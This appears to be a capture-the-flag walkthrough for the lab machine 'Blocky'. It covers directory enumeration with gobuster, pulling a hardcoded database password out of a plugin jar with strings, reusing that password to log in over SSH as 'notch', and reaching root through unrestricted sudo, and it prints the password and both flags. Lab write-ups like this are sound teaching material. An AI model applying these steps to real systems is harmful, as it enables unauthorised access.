
The new core plugin will store your playtime and other information in our database, so you can see your own stats!

Gobuster scan, focus on plugins directory, needed help in this



```
┌─[user@parrot]─[~/Desktop/htb/blocky]
└──╼ $gobuster dir -u http://blocky.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 20
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://blocky.htb
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/09/03 22:52:07 Starting gobuster in directory enumeration mode
===============================================================
/wiki                 (Status: 301) [Size: 307] [--> http://blocky.htb/wiki/]
/wp-content           (Status: 301) [Size: 313] [--> http://blocky.htb/wp-content/]
/plugins              (Status: 301) [Size: 310] [--> http://blocky.htb/plugins/]
/wp-includes          (Status: 301) [Size: 314] [--> http://blocky.htb/wp-includes/]
/javascript           (Status: 301) [Size: 313] [--> http://blocky.htb/javascript/]
/wp-admin             (Status: 301) [Size: 311] [--> http://blocky.htb/wp-admin/]
/phpmyadmin           (Status: 301) [Size: 313] [--> http://blocky.htb/phpmyadmin/]
/server-status        (Status: 403) [Size: 298]

===============================================================
2021/09/03 22:56:42 Finished
===============================================================
```

Plugins directory, download these 2 files



files

BlockyCore.jar
883 Bytes

griefprevention-1...
520 KB

Unzip BlockyCore.jar

```
┌─[user@parrot]─[~/Desktop/htb/blocky]
└──╼ $jar xvf BlockyCore.jar
 inflated: META-INF/MANIFEST.MF
 inflated: com/myfirstplugin/BlockyCore.class
```

Use strings to display password in red

```
┌─[user@parrot]─[~/Desktop/htb/blocky/com/myfirstplugin]
└──╼ $strings BlockyCore.class
com/myfirstplugin/BlockyCore
java/lang/Object
sqlHost
Ljava/lang/String;
sqlUser
sqlPass
<init>
Code
          localhost
root
8YsqfCTnvxAUeduzjNSXe22
LineNumberTable
LocalVariableTable
this
Lcom/myfirstplugin/BlockyCore;
onServerStart
onServerStop
onPlayerJoin
TODO get username
!Welcome to the BlockyCraft!!!!!!!
sendMessage
'(Ljava/lang/String;Ljava/lang/String;)V
username
message
SourceFile
BlockyCore.java
```

SSH as notch

```
┌─[user@parrot]─[~/Desktop/htb/blocky/com/myfirstplugin]
└──╼ $ssh notch@blocky.htb
The authenticity of host 'blocky.htb (10.10.10.37)' can't be established.
ECDSA key fingerprint is SHA256:lg0igJ5ScjVO6jNwCH/OmEjdeO2+fx+MQhV/ne2i900.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'blocky.htb,10.10.10.37' (ECDSA) to the list of known hosts.
notch@blocky.htb's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Tue Jul 25 11:14:53 2017 from 10.10.14.230
notch@Blocky:~
```

User flag

```
notch@Blocky:~$ cat user.txt
59fee0977fb60b8a0bc6e41e751f3cd5notch@Blocky:~$
```

Escalate privileges and get root flag

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$ sudo su
root@Blocky:/home/notch# cd /root
root@Blocky:~# cat root.txt
0a9694a5b4d272c694679f7860f1cd5froot@Blocky:~#
```